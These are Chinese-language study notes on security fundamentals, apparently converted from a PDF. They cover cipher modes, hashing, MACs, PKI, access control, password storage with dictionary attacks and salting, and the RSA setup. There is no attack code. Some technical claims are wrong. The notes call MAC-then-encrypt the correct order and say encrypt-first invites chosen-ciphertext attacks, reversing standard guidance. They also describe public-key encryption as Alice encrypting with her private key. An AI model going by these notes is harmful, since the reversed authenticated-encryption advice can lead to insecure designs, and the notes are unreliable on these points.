


CFB：将消息视为比特流，与分组密码的输出进行异或（⊕）操作，结果反馈至下一阶段



OFB：反馈过程独立于消息

反馈独立于消息，部分传输错误不会完全破坏后续解密



## Cryptographic Hash Functions

哈希函数  $h$  将明文  $P$  映射到一个固定长度的值 ( $h(P)$ )，该值被称为  $P$  的哈希值

- 碰撞 (collision) 是指存在两个不同的明文  $P$  和  $Q$ ，使得它们的哈希值相等，即  $(h(P) = h(Q))$
- 碰撞是不可避免的
- 哈希函数的计算时间应与输入明文的长度成正比

MD5 SHA


## Applications of Cryptographic Hash Functions

### Message Authentication Code (MAC)

“保密性不能保证完整性”，即仅对消息加密（保障保密性）无法确保消息未被篡改


Alice 和 Bob 通过不安全信道传输消息序列，二者共享秘密密钥  $K$ 。MAC 应用的典型环境，旨在抵御不安全信道中的篡改风险

- Alice 计算 ( $c = H(K, M)$ )，并将 M 和 c 一同发送给 Bob
- Bob 收到 ( $M'$ ) 和 ( $c'$ ) 后，计算 ( $d = H(K, M')$ )。若 ( $d = c'$ )，则接受消息，表明 ( $M'$ ) 未被篡改且源自可信的 Alice



#### Authenticated Encryption: Encryption + MAC


同时保障消息的保密性（通过加密）与完整性（通过 MAC）



执行顺序：


**MAC优先 (MAC first)**：先计算 MAC ( $(c = H(K, M))$ )，再对包含消息和 MAC 的内容进行加密。正确选择

**加密优先 (Encryption first)**：若先加密消息再计算 MAC，会 “Subject to chosen cipher - text attack” (易受选择密文攻击)。攻击者可能篡改密文，由于 MAC 是在加密后生成，无法有效验证原始消息的完整性



## Public-key Cryptography

Alice生成一对公钥和私钥，她用私钥加密，任何人包括Bob使用她释放的公钥解密



三个应用：

- 加解密
- 密钥交换
- 数字签名


## Session Key Exchanges

Alice 和 Bob 利用公钥密码学协商对称加密“秘密”(会话密钥)

## Digital Signatures

由于 Alice 的公钥 ( $PK_{Alice}$ ) 是公开的，攻击者截获消息后，可尝试用 ( $PK_{Alice}$ ) 解读，试图获取 ( $SeK_a$ )，需保证 Bob 接收的消息未被破坏，保证完整性


数字签名：Alice 先对 ( $SeK_a$ ) 生成哈希摘要 ( $H(SeK_a)$ )，再用私钥签名。传输过程中，通过哈希值验证确保消息未被篡改。若攻击者修改消息，哈希值会改变，Bob 可检测到完整性破坏



## Certificate and PKI

如何获取公钥

CA 用私钥 ( $SK_{CA}$ ) 对 Bob 的公钥 ( $PK_{Bob}$ ) 和身份证明签名，生成证书 ( $Cert_{Bob}$ )。Alice 通过验证 CA 签名，确保 ( $PK_{Bob}$ ) 的真实性，安全获取 Bob 的公钥



公钥基础设施 (PKI)：PKI 是基于公钥密码学的 IT 安全框架，包含可信根认证机构（如 VeriSign、IBM 等），根机构可签署证书。证书用于识别个体或机构，形成证书链

PKI 无法提供绝对安全，可能被伪造

# Cryptography-Cont.



 豆包  
你的 AI 助手, 助力每日工作学习

## Access Control

规范谁 (主体) 可以访问哪些资源 (对象)

- 认证 (Authentication): 验证用户或系统实体的凭证 (如用户名 / 密码、生物特征、令牌等) 是否有效, 以确认其身份
- 授权 (Authorization): 在认证通过后, 授予实体访问特定系统资源的权限 (如读取、写入、执行等), 并决定其操作范围
- 审计 (Audit): 对系统活动 (如用户登录、资源访问、权限变更等) 进行独立审查和记录, 以监控安全事件、追踪违规行为或满足合规要求。

### 访问控制矩阵 (Access Control Matrix)

用于明确定义“主体 (Subjects)”对“对象 (Objects)”的访问权限

通过二维矩阵的形式，将系统中的访问权限进行结构化管理，是实现授权（Authorization）的核心机制之一

- Object


- Subject

	File 1	File 2	File 3	...	File n
User 1	R	W	-	-	R
User 2	W	W	W	-	-
User 3	-	-	-	R	R
...					
User m	R	W	R	W	R

### 访问控制列表（ACL, Access Control List）

将矩阵中与资源相关的“列”（权限信息）存储在资源中。每个对象  $o$  都有一个访问控制列表  $L$ ，枚举所有对  $o$  有访问权限的主体  $s$ ，并给出  $s$  对  $o$  的具体权限

依赖认证，需要明确用户身份



### 能力表（Capability）


以主体为中心，为每个主体（如 `root`、`roberto` 等）维护一个列表，包含其有权限的对象及具体权限

能力是不可伪造的票据，可在进程间传递，通过引用监控器检查票据，无需知晓用户 / 进程的身份



## Role-based Access Control

权限被分配给角色，用户通过所属角色获得相应权限



## Authentication

确定身份

过程：


- 识别步骤 (Identification step)：** 用户向安全系统提交一个标识符如用户名
- 验证步骤 (Verification step)：** 用户提交或生成能够证明自己与所提供标识符存在关联的认证信息

### Authentication with passwords

若sk=vk则验证通过

vk存储在Server中并与用户名对应绑定存储


但是如果密码是明文存储，那么如果服务器被攻击可能会导致密码泄露



New Version

服务器收到用户发送sk后计算验证是否 $H(sk)=vk=H(pw)$

通过单向哈希函数防止密码明文泄露带来的风险



### Online dictionary attacks

通过每次失败后加倍响应时间来抵御 Defeated by doubling response time after every failure

当攻击者控制僵尸网络时更难阻止 Harder to block when attacker commands a bot-net

### Offline Dictionary Attacks

攻击者从服务器获取了一个密码 ( $vk = H(pw)$ )

攻击者对字典 (Dict) 中的每个词进行哈希计算，直到找到一个词  $w$ ，使得  $(H(w) = vk)$ 。每次攻击的时间复杂度为  $(O(|Dict|))$

有现成自动化工具完成攻击

### Batch Offline Dictionary Attacks

攻击者窃取了密码文件 F，从而获取了所有用户的哈希密码

攻击：

- 构建列表 L：攻击者对字典（Dict）中的每个词  $w$  计算哈希值  $H(w)$ ，形成包含  $((w, H(w))$  的列表 L
- 寻找交集：找出列表 L 与密码文件 F 的交集，即通过匹配  $(H(w))$  与 F 中存储的哈希密码，确定与哈希值对应的原始密码  $w$

总时间复杂度为  $O(|Dict| + |F|)$

相较于逐个密码进行字典攻击，批量攻击通过一次性处理字典和密码文件，大幅提高了攻击效率，能更快速地破解多个用户的密码

Alice	$H(pw_A)$
Bob	$H(pw_B)$
...	...

### Preventing Batch Dictionary Attacks

设置密码时，选择一个随机的  $n$  位盐值 S

验证时，计算检查是否  $H(pw, S_A) = hA$

由于每个密码都添加了唯一的盐值，预哈希字典将无法有效攻击，因为攻击者无法通过预先计算的字典哈希值匹配加盐后的密码哈希

若是想提前计算出所有可能密码与所有盐值组合的哈希值，计算量会指数级增加

id	S	h
Alice	$S_A$	$H(pw_A, S_A)$
Bob	$S_B$	$H(pw_B, S_B)$
...	...	...

## User Authentication with Biometrics

根据个人独特生理特征验证，如声音指纹等




## User Authentication through RFID

射频识别技术 (RFID: Radio Frequency IDentification)

包含用于存储信息的集成电路，搭配读写器验证身份



# RSA



豆包

你的 AI 助手, 助力每日工作学习

欧拉定理:

对于模  $n$  的乘法群  $Z_n^*$  中的每个元素  $x$ , 均有  $x^{\phi(n)} \pmod{n} = 1$

RSA:

Setup设置

- 选取两个素数  $p$  和  $q$ , 计算 ( $n = pq$ )。
- 计算欧拉函数 ( $\phi(n) = (p - 1)(q - 1)$ )。
- 选择与 ( $\phi(n)$ ) 互质的数  $e$  (即 ( $\gcd(e, \phi(n)) = 1$ ))。
- 计算  $d$ , 使  $d$  是  $e$  在 ( $Z_{\phi(n)}$ ) 中的乘法逆元 (即 ( $e \times d \equiv 1 \pmod{\phi(n)}$ ))。

